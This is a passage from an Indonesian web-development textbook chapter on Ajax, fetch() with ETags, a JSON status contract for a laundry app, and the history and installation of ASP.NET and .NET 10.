
> **WAWASAN KUNCI.** Tipis dan tebal adalah dua ujung sebuah penggeser, bukan dua teknologi; pertanyaannya hanya *sisi mana yang menyimpan keadaan layar*. Halaman status Laundry di bab ini dekat dengan ujung tipis: server mengetahui kebenaran tentang setiap nota, dan peramban hanya menyimpan jawaban terakhir yang digambarnya.

9.3.4 Google Maps, contoh yang memopulerkan Ajax

Google Maps (2005) memungkinkan Anda menggeser peta dengan mulus di dalam halaman web. Triknya sederhana. Peta adalah **kisi gambar persegi**, ubin (*tile*) berukuran 256 kali 256 piksel, seperti dinomori pada **Gambar 9.13**.


Gambar 9.13 Peta adalah kisi gambar. Sembilan ubin bernomor, masing-masing berkas gambar biasa, membentuk bagian peta yang tampak di layar — sebuah kota rekaan yang digambar untuk gambar ini.

Kisi itu lebih besar daripada jendela: pada **Gambar 9.14**, ubin 10 sampai 16 berada **di luar layar**, sudah dimuat. Seretan hanya mengubah posisi elemen-elemen `img`; ketika tepi kisi mendekat, skrip meminta baris atau kolom berikutnya — permintaan gambar biasa.



Gambar 9.14 Kisi meluas melampaui jendela. Ubin 10 sampai 16 berada di luar layar, sudah dimuat, sehingga seretan dapat langsung memperlihatkannya.

Gambar 9.15 memperlihatkan mekanismenya pada halaman peta ubin kecil yang dibuat untuk buku ini, diseret sekali dengan tetikus di Chromium, dengan alat pengembang yang mendaftar elemen-elemennya: elemen `img` berposisi absolut yang alamat `src`-nya memuat koordinat ubin.



Gambar 9.15 Isi sebuah peta ubin: setelah diseret, alat pengembang memperlihatkan peta sebagai elemen `img` berposisi absolut, 256 piksel persegi, yang alamat `src`-nya menyebut tingkat *zoom* serta kolom dan baris ubin (`tiles/15/19825/24239.png` dan seterusnya). Seretan hanya mengubah `left` dan `top`.

Kekayaannya bukan berasal dari server yang cerdik, melainkan dari **keping-keping kecil dan mandiri beralamat tetap** yang disusun oleh peramban. Halaman status Laundry melakukan hal yang sama dengan satu keping kecil JSON.

9.3.5 Dari XMLHttpRequest ke fetch() dan *promise*

`XMLHttpRequest` berfungsi, tetapi *callback*-nya menjadi menyulitkan begitu satu permintaan bergantung pada permintaan lain. Sejak 2015 peramban menyediakan **`fetch()`**, yang didefinisikan dalam standar WHATWG Fetch [4] dan juga tertanam di Node.js 18 ke atas. `fetch(url, options)` mengembalikan sebuah ***promise***, objek yang mewakili nilai yang belum ada; di dalam fungsi `async`, `await` menjeda *fungsi itu saja* sampai *promise*-nya selesai. Kodenya terbaca dari atas ke bawah tetapi tetap tidak menahan halaman. **Kode 9.6** menanyakan status dua kali, yang kedua dengan *header* yang berarti "hanya jika sudah berubah sejak versi yang saya punya".

Kode 9.6 `fetch-status.mjs`: pertanyaan status dengan `fetch()`, dapat dijalankan di Node.js 18 atau yang lebih baru. Permintaan kedua mengirim versi yang sudah dimilikinya dalam `If-None-Match`.

```
// fetch-status.mjs - the same question with fetch(), from Node.js 18 or newer:
//     node fetch-status.mjs http://127.0.0.1:8940
const base = process.argv[2] ?? "http://127.0.0.1:8940";
const url = new URL("/api/status", base);
url.searchParams.set("bill", "B2952");
url.searchParams.set("phone", "0812-0000-4710");

const first = await fetch(url, { headers: { Accept: "application/json" } });
const etag = first.headers.get("ETag");
const data = await first.json();
console.log(first.status, etag, data.bill_id, data.status_text, data.balance);

const again = await fetch(url, { headers: { "If-None-Match": etag } });
console.log(again.status, again.statusText, "- body length", (await again.text()).length);
```

Dijalankan dengan Node.js 22 terhadap jalur Flask, program itu mencetak **Kode 9.7**.

Kode 9.7 Keluaran nyata **Kode 9.6** terhadap jalur Flask. Jawaban pertama membawa data dan label versi; jawaban kedua adalah `304 Not Modified` dengan badan kosong. (Flask menulis frasa alasannya dengan huruf kapital.)

```
200 "B2952-1-1" B2952 In process 20000
304 NOT MODIFIED - body length 0
```

`"B2952-1-1"` adalah sebuah **ETag**, label versi (Subbab 9.10.2); `304` berarti *tidak berubah*; dan badan nol bita itulah sebabnya bertanya setiap sepuluh detik nyaris tanpa biaya.

9.3.6 JSON, "X" yang bukan lagi XML

Hampir setiap permintaan Ajax sekarang membawa **JSON**, *JavaScript Object Notation* [5], karena ia adalah notasi objek JavaScript itu sendiri: peramban mengubahnya menjadi data dengan satu panggilan (`response.json()`) dan sebaliknya dengan panggilan lain (`JSON.stringify`). JSON memiliki enam jenis nilai — objek `{…}`, larik `[…]`, *string*, bilangan, `true`/`false`, dan `null` — tanpa tanggal maupun komentar. Jawaban Laundry tentang satu nota, persis seperti yang dikirim jalur Flask:


```
{"bill_id":"B2952","status":"queued","status_text":"In process","arrived":"2026-09-30
20:09:56","finished":null,"departed":null,"promised":"2026-10-02 20:09:56","service":"Wash,
dry & fold (per kg)","unit":5,"quantity":"5
kg","payment":40000,"balance":20000,"outlet":{"name":"Profitina Laundry
Wiyung","phone":"031-0000-
2103"},"history":[{"status":"queued","text":"Received","at":"2026-09-30 20:09:56"}]}
```


Tabel 9.2 mendokumentasikan setiap *field*. Tabel ini adalah **kontrak** antara empat server bab ini dan satu-satunya *front end*-nya.


Tabel 9.2 Kontrak JSON status nota langsung, memperluas `GET /api/status` dari API Laundry (`App/docs/api.md`) dengan `quantity` dan `history`. Tidak ada nama, alamat, maupun surel pelanggan.

Field	Tipe	Makna
`bill_id`	*string*	Nomor nota, huruf besar: `"B2952"`
`status`	*string*	`queued`, `finished`, atau `departed`, sebagaimana tersimpan di `Bill.status`
`status_text`	*string*	Yang dibaca pelanggan: *In process*, *Ready for pickup*, *Collected*, *Cancelled*
`arrived`, `finished`, `departed`	*string* atau `null`	Waktu toko `YYYY-MM-DD HH:MM:SS` (WIB); `null` bila belum terjadi
`promised`	*string*	Kapan cucian semestinya siap, Persamaan (9.3)
`service`, `unit`, `quantity`	*string*, bilangan, *string*	Layanan, jumlah satuan yang ditagih, dan keduanya dalam kata: `"5 kg"`
`payment`, `balance`	bilangan	Rupiah bulat yang ditagih, dan yang masih harus dibayar, Persamaan (9.4)
`outlet`	objek	`name` dan `phone` gerai yang menyimpan cucian
`history`	larik	Satu objek per peristiwa status — `status`, `text`, `at` — dari yang terlama

Kalimat terakhir itu disengaja. UU PDP No. 27/2022 [6] mewajibkan *minimisasi data*: halaman yang dapat dibuka siapa saja yang memegang nomor nota dan nomor telepon harus mengungkap sesedikit mungkin.

9.3.7 Halaman dirender server, halaman diperkaya Ajax, dan aplikasi satu halaman

Gambar 9.16 memperlihatkan tiga cara membangun aplikasi web saat ini.



Gambar 9.16 Tiga cara membangun aplikasi web. (1) Server membangun setiap halaman. (2) Server membangun halaman, dan JavaScript menyegarkan sebagiannya dengan data — bab ini. (3) Aplikasi satu halaman: JavaScript membangun setiap layar dan server hanya menjawab dengan JSON.

Halaman yang dirender server (1) adalah semua yang dibangun buku ini sejauh ini. **Halaman yang dirender server dengan Ajax** (2) mempertahankan semua kelebihannya dan menambahkan pulau-pulau kekayaan; tampilan pertama tetap HTML dari server, dan halaman tetap bekerja tanpa JavaScript — inilah **peningkatan progresif** (*progressive enhancement*). **Aplikasi satu halaman** (3) memuat halaman yang nyaris kosong dan program JavaScript yang besar, biasanya dibangun dengan React, Angular, atau Vue (atau Blazor di .NET), yang menggambar setiap layar sendiri dan mengubah bilah alamat melalui History API. Dalam Stack Overflow Developer Survey 2025, React dipakai oleh 44,7% dari 23.678 responden yang menjawab pertanyaan tentang *framework* web, Angular oleh 18,2%, Vue.js oleh 17,6%, dan

Blazor oleh 7,0%; ASP.NET Core, sisi server bab ini, berada di angka 19,7% [7]. **Tabel 9.3** membandingkan ketiganya.

Tabel 9.3 Tiga cara itu dibandingkan. Kolom tengah adalah pilihan bawaan yang masuk akal untuk kebanyakan aplikasi bisnis, termasuk Profitina Laundry.

	Dirender server	Dirender server + Ajax	Aplikasi satu halaman
Layar pertama	Cepat: HTML tiba siap	Cepat: HTML tiba siap	Lebih lambat: program harus dimuat dan berjalan dulu
Setelah klik	Satu halaman baru	Sering hanya sepotong data	Hanya data
Bekerja tanpa JavaScript	Ya	Ya, dengan kenyamanan berkurang	Tidak
Keadaan layar disimpan	Di server	Kebanyakan di server	Di peramban
Tim harus menguasai	Satu bahasa server	Satu bahasa server + sedikit JavaScript	*Framework* JavaScript + server API
Cocok untuk	Dokumen, formulir, toko, kantor belakang	Sama, dengan bagian yang hidup	Penyunting, peta, *dashboard* yang dipakai berjam-jam

SPA tidak otomatis lebih "kaya" atau lebih modern. Ia memindahkan pekerjaan, keadaan, dan *bug* ke peramban, tempat semuanya lebih sulit diuji dan harus diunduh setiap pengunjung. Pilihlah SPA untuk layar yang dipakai berjam-jam; untuk halaman yang dibaca, diisi, lalu ditinggalkan, kolom tengah memberi sebagian besar kekayaannya dengan sebagian kecil kerumitannya.

9.4 Platform .NET

9.4.1 Dari CGI dan ASP klasik ke ASP.NET

Tabel 9.4 memperlihatkan apa yang ada sebelum ASP.NET, dan mengapa ASP.NET dibangun seperti adanya.

Tabel 9.4 Dunia pengembangan web tempat ASP.NET lahir. Bab 2 telah mengenalkan CGI; ASP klasik adalah padanan Microsoft bagi PHP di Bab 3.

Generasi	Cara kerjanya	Masalahnya
CGI (*Common Gateway Interface*), sejak 1993	Server web menjalankan program terpisah untuk setiap permintaan	Memerlukan banyak sumber daya server
ASP "Klasik", 1996	VBScript atau JScript di dalam halaman HTML, diinterpretasikan IIS pada setiap permintaan	Kode yang diinterpretasikan dan bertipe longgar; tata letak dan logika bercampur; alat pengembangan dan *debugging* terbatas; tanpa pengelolaan *state* yang sungguhan
ASP.NET, 2002	Halaman dikompilasi menjadi kelas-kelas .NET Framework, ditulis dalam C# atau VB.NET	Bahasa terkompilasi, seluruh pustaka .NET, kode terpisah dari tata letak, pengembangan visual, pengelolaan *state*, berkas konfigurasi XML

ASP klasik adalah sezaman dan kerabat dekat PHP — skrip di antara `<%` dan `%>`, dijalankan IIS milik Microsoft pada setiap permintaan — dengan kelemahan PHP awal ditambah satu kelemahan sendiri: hanya berjalan di Windows. ASP.NET, dirilis Februari 2002 bersama .NET Framework 1.0, mempertahankan halaman yang berisi kode, tetapi **mengompilasi** halaman menjadi kelas yang ditulis dalam bahasa **bertipe kuat**. Microsoft mendaftar keunggulannya: model pemrograman berorientasi objek; gaya **berbasis kejadian** (*event-driven*: Anda menulis `btnQuote_Click` dan *framework* memanggilnya); arsitektur **berbasis kontrol**, yaitu objek server


yang merender dirinya sendiri menjadi HTML; kode dalam bahasa .NET apa pun (C#, VB.NET, dan lainnya); kecepatan, karena terkompilasi; pengembangan visual yang cepat di Visual Studio; keluaran untuk banyak perangkat dan peramban; serta pemasangan dan konfigurasi yang mudah dengan berkas XML seperti `Web.config`. Semua ini muncul lagi di Subbab 9.9.

9.4.2 Apa itu .NET

.NET adalah platform untuk menjalankan program, sebagaimana Java.


> **DEFINISI. Common Language Runtime** (CLR) adalah mesin virtual .NET: ia memuat program yang dikompilasi ke *intermediate language* (IL), mengompilasi IL menjadi kode mesin tepat pada waktunya (*just in time*), mengumpulkan sampah memori, dan menegakkan keamanan tipe. **Pustaka kelas** (*class library*) adalah kumpulan besar kelas siap pakai yang dapat digunakan setiap program .NET. Sebuah *bahasa* .NET — C#, F#, VB.NET — adalah bahasa apa saja yang kompilatornya menghasilkan IL.

Perbandingannya dengan Bab 7 tepat sekali: CLR untuk Java Virtual Machine, IL untuk *bytecode*, pustaka kelas untuk pustaka Java, C# untuk Java. Pemrogram Java yang membaca C# akan langsung memahami sebagian besarnya; C# menambahkan *property*, *event*, `async`/`await`, LINQ, *record*, dan tipe nilai. **Gambar 9.17** memperlihatkan bagaimana **.NET Framework** yang asli bertumbuh.



Gambar 9.17 .NET Framework seiring pertumbuhannya. Di atas Common Language Runtime dan Framework Class Library: WinForms, ASP.NET, dan ADO.NET (2.0, 2005); WPF, WCF, WF, dan CardSpace (3.0); LINQ (3.5, 2007) dan Entity Framework (3.5 SP1, 2008); Parallel LINQ dan Task Parallel Library (4.0); model asinkron berbasis *task* (4.5).

Versi 2.0 meletakkan tiga pilar .NET klasik di atas *runtime*: **WinForms** untuk jendela desktop, **ASP.NET** untuk web, dan **ADO.NET** untuk basis data (Bab 15). Versi-versi berikutnya menambahkan WPF, yang XAML-nya dipinjam Silverlight, layanan web (WCF), LINQ, dan model `async` yang dipakai kode bab ini. **Gambar 9.18** memperlihatkan platform itu pada puncaknya, tahun 2012.



Gambar 9.18 Arsitektur .NET Framework 4.5 (2012): ASP.NET (Web Forms, MVC, Web Pages, SPA), aplikasi desktop dan Store Windows, WPF, dan Silverlight, bersama ADO.NET, Entity Framework, LINQ, WCF, ASP.NET Web API, SignalR, dan WF, di atas Common Language Runtime dan sistem operasi.

Dua kotak pada **Gambar 9.18** patut diperhatikan: **ASP.NET** sudah menawarkan empat cara menulis halaman, dan **Silverlight** hanyalah satu model aplikasi lagi di atas *runtime* yang sama. Dan kotak terbawah, **Operating System**, berarti Windows: .NET Framework hanya berjalan di sana, dan fakta itu membentuk dasawarsa berikutnya.

9.4.3 ASP.NET 2.0, 3.5, dan 4.0

Tabel 9.5 merangkum pertumbuhan ASP.NET di atas .NET Framework.

Tabel 9.5 ASP.NET di atas .NET Framework dalam tiga langkah besar. *Master page*, *membership*, AJAX, *routing*, dan *encoding* bawaan muncul kembali dalam bentuk modern di bab ini.


Versi	Tahun	Yang ditambahkan
ASP.NET 2.0	2005	Kontrol-kontrol kaya; **master page**; tema; keamanan dan **membership**; **kontrol sumber data** (*data source control*); *web part*; profil
ASP.NET 3.5	2007	**LINQ**; **ASP.NET AJAX** bawaan (`UpdatePanel`); dan, pada 2009, **ASP.NET MVC**, arsitektur yang berbeda
ASP.NET 4.0	2010	Kinerja dan mesin pencari: *output cache* yang dapat diperluas, kompresi *session state*, *view state* per kontrol, `Page.MetaKeywords` dan `Page.MetaDescription`, `Response.RedirectPermanent`, *routing*, URL lebih panjang, sintaks *encoding* `<%: %>`, ID klien yang dapat diramalkan, `Web.config` yang ditata ulang, *auto-start*, pustaka Ajax yang lebih baik

Dua butir penting di sini. **ASP.NET AJAX** memberi Web Forms pembaruan sebagian halaman tanpa JavaScript tulisan tangan; Subbab 9.9.6 memperlihatkannya mengerjakan tugas bab ini dan menjelaskan mengapa tak ada lagi yang membangunnya dengan cara itu. Dan `<%: %>` ada karena `<%= %>` yang lebih lama *tidak* melakukan *encoding* HTML — jebakan `${x}` telanjang pada JSP di Bab 7. Razor (Subbab 9.7) melakukan *encoding* secara bawaan.

9.4.4 Dari ASP.NET 5 ke ASP.NET Core dan satu .NET


Pada 2014 .NET Framework terikat pada Windows dan IIS, dan pada satu pustaka raksasa, `System.Web.dll`, padahal web telah berpindah ke server Linux dan *container*. Jawaban Microsoft, yang diumumkan sebagai **ASP.NET 5**, membawa dua perubahan besar: jauh **lebih ramping**, tidak lagi memerlukan `System.Web.dll`, dan **modular**, dengan hampir setiap fitur menjadi paket

terpisah yang dikirim melalui **NuGet**, manajer paket .NET yang gratis dan bersumber terbuka (padanan Maven, Composer, dan pip). **Gambar 9.19** memperlihatkan rencana tahun 2015.



Gambar 9.19 Rencana ASP.NET 5 tahun 2015: satu *framework* web di atas tiga *runtime* — Mono di OS X dan Linux, .NET Core di ketiga sistem, .NET 4.6 hanya di Windows, di-*host* sendiri atau di bawah IIS.

"ASP.NET 5" berganti nama sebelum dirilis: **ASP.NET Core 1.0** dan **.NET Core 1.0** terbit pada Juni 2016, bersumber terbuka dan lintas platform, dengan server webnya sendiri, **Kestrel**. ASP.NET Core 2.0 (2017) memperkenalkan **Razor Pages**. .NET Framework lama dibekukan pada versi 4.8 (2019), dipelihara di dalam Windows tetapi tidak lagi dikembangkan. Pada November 2020 kedua jalur disatukan: **.NET 5** membuang kata "Core" dan menjadi *satu-satunya* .NET, seperti diumumkan **Gambar 9.20**.



Gambar 9.20 ".NET — platform yang disatukan" (2020): desktop, web (ASP.NET), *cloud*, seluler, gim, IoT, dan AI di atas satu .NET 5, dengan Visual Studio, Visual Studio for Mac (dicoret: kini sudah dihentikan), Visual Studio Code, dan baris perintah sebagai alat.

Dua hal pada gambar itu telah berubah. Visual Studio for Mac dihentikan pada 31 Agustus 2024 [8]; di macOS dan Linux alatnya adalah **VS Code** dengan C# Dev Kit serta **baris perintah** `dotnet`. Dan .NET baru muncul setiap November.

> **DEFINISI.** Setiap rilis .NET adalah **LTS** (*long-term support*, tiga tahun; versi bernomor genap) atau **STS** (*standard-term support*, dua tahun sejak .NET 9; versi bernomor ganjil) [9]. **.NET 10**, dirilis November 2025, adalah LTS saat ini, didukung hingga November 2028, dan menjadi versi yang dipakai buku ini.

Tabel 9.6 Versi-versi .NET yang mungkin dijumpai pembaca pada 2026, sebagaimana didaftar Microsoft pada September 2026 [9], [10]. Pekerjaan baru sebaiknya dimulai di .NET 10; .NET Framework tetap hidup di dalam Windows untuk aplikasi Web Forms.

Versi	Dirilis	Jenis	Didukung hingga
.NET 8	14 November 2023	LTS	10 November 2026
.NET 9	12 November 2024	STS	10 November 2026
.NET 10	**11 November 2025**	**LTS**	**14 November 2028**
.NET 11	diperkirakan November 2026 (*release candidate* 1: 8 September 2026)	STS	dua tahun setelah rilis
.NET Framework 4.8.1	Agustus 2022	bagian dari Windows	selama versi Windows-nya

9.4.5 ASP.NET yang mana?

ASP.NET adalah sebuah keluarga, seperti didaftar **Tabel 9.7**.

Tabel 9.7 Keluarga ASP.NET. Anggota-anggota modernnya dapat hidup bersama dalam satu aplikasi.

Model	Sejak	Gagasannya dalam satu baris	Berjalan di	Dalam buku ini
Web Forms	2002	Halaman berisi kontrol server dengan *event*	Hanya .NET Framework	Subbab 9.9; topik-topiknya dalam bentuk modern di Bab 11–15
MVC	2009	*Controller* memilih *model* dan *view*	.NET Framework dan .NET	Bab 10
Web API, *minimal API*	2012, 2021	Alamat yang menjawab dengan data	.NET Framework dan .NET	`/api/status`, Subbab 9.10
Razor Pages	2017	Satu halaman = satu `.cshtml` + satu *page model* dengan *handler*	.NET	**Bab ini dan seterusnya**
Blazor	2019	Komponen C# interaktif, di server atau melalui WebAssembly	.NET	Subbab 9.10.9

Razor Pages adalah model yang paling dekat dengan apa yang sudah Anda kenal: seperti halaman PHP, Razor Page adalah berkas yang menjawab permintaan ke alamatnya sendiri; seperti *servlet* dengan `doGet` dan `doPost`, *page model*-nya memiliki `OnGet` dan `OnPost`.

9.5 Memasang .NET 10 SDK dan C# Dev Kit

Bab 1 sudah memasang alat-alat ini; subbab ini mengulang langkahnya dengan rincian yang penting bagi ASP.NET.

9.5.1 SDK atau *runtime*?

.NET runtime dan **ASP.NET Core runtime** hanya *menjalankan* program jadi, seperti JRE pada Java. **.NET SDK** berisi kedua *runtime* itu ditambah kompilator, templat proyek, MSBuild, dan perintah `dotnet`. Untuk menulis program, pasanglah SDK.

9.5.2 Memasang di Windows, macOS, dan Linux

Tabel 9.8 memberi satu baris untuk setiap sistem.

Tabel 9.8 Memasang .NET 10 SDK. Di setiap sistem hasilnya adalah satu perintah, `dotnet`.

Sistem	Pemasangan	Catatan
Windows 10/11	`winget install Microsoft.DotNet.SDK.10`	Atau pemasang dari https://dotnet.microsoft.com/download; buka ulang terminal sesudahnya
macOS	Pemasang `.pkg` dari halaman yang sama, atau `brew install --cask dotnet-sdk`	Menaruh `dotnet` di `PATH`
Ubuntu 26.04, 24.04	`sudo apt update && sudo apt install dotnet-sdk-10.0`	Ada di arsip Ubuntu sendiri [11]
Ubuntu 22.04	`sudo add-apt-repository ppa:dotnet/backports`, lalu baris di atas	*Backports* dipelihara Canonical [11]
Fedora, Debian, lainnya	`sudo dnf install dotnet-sdk-10.0`, atau skrip `dotnet-install.sh` dari Microsoft	Lihat panduan pemasangan [12]

Buka terminal **baru** dan periksa dengan tiga perintah pada **Kode 9.8**, yang ditampilkan bersama jawaban dari mesin *build* buku ini.

```
dotnet --version
dotnet --list-sdks
dotnet --list-runtimes
```

Kode 9.8 Tiga pemeriksaan beserta jawabannya di mesin *build*: SDK 10.0.112 dengan *runtime* 10.0.12. Nomor *patch* dan folder di mesin Anda akan berbeda; dua angka pertamanya harus `10.0`.

```
10.0.112
10.0.112 [/usr/lib/dotnet/sdk]
Microsoft.AspNetCore.App 10.0.12 [/usr/lib/dotnet/shared/Microsoft.AspNetCore.App]
Microsoft.NETCore.App 10.0.12 [/usr/lib/dotnet/shared/Microsoft.NETCore.App]
```

`Microsoft.AspNetCore.App` adalah ***shared framework*** ASP.NET Core: seluruhnya — Kestrel, *routing*, Razor Pages, JSON, *antiforgery*, berkas statis — ikut bersama SDK, dan proyek web memakainya tanpa mengunduh apa pun. Subbab 9.5.4 menjelaskan mengapa hal itu penting di sini.

9.5.3 VS Code dan C# Dev Kit

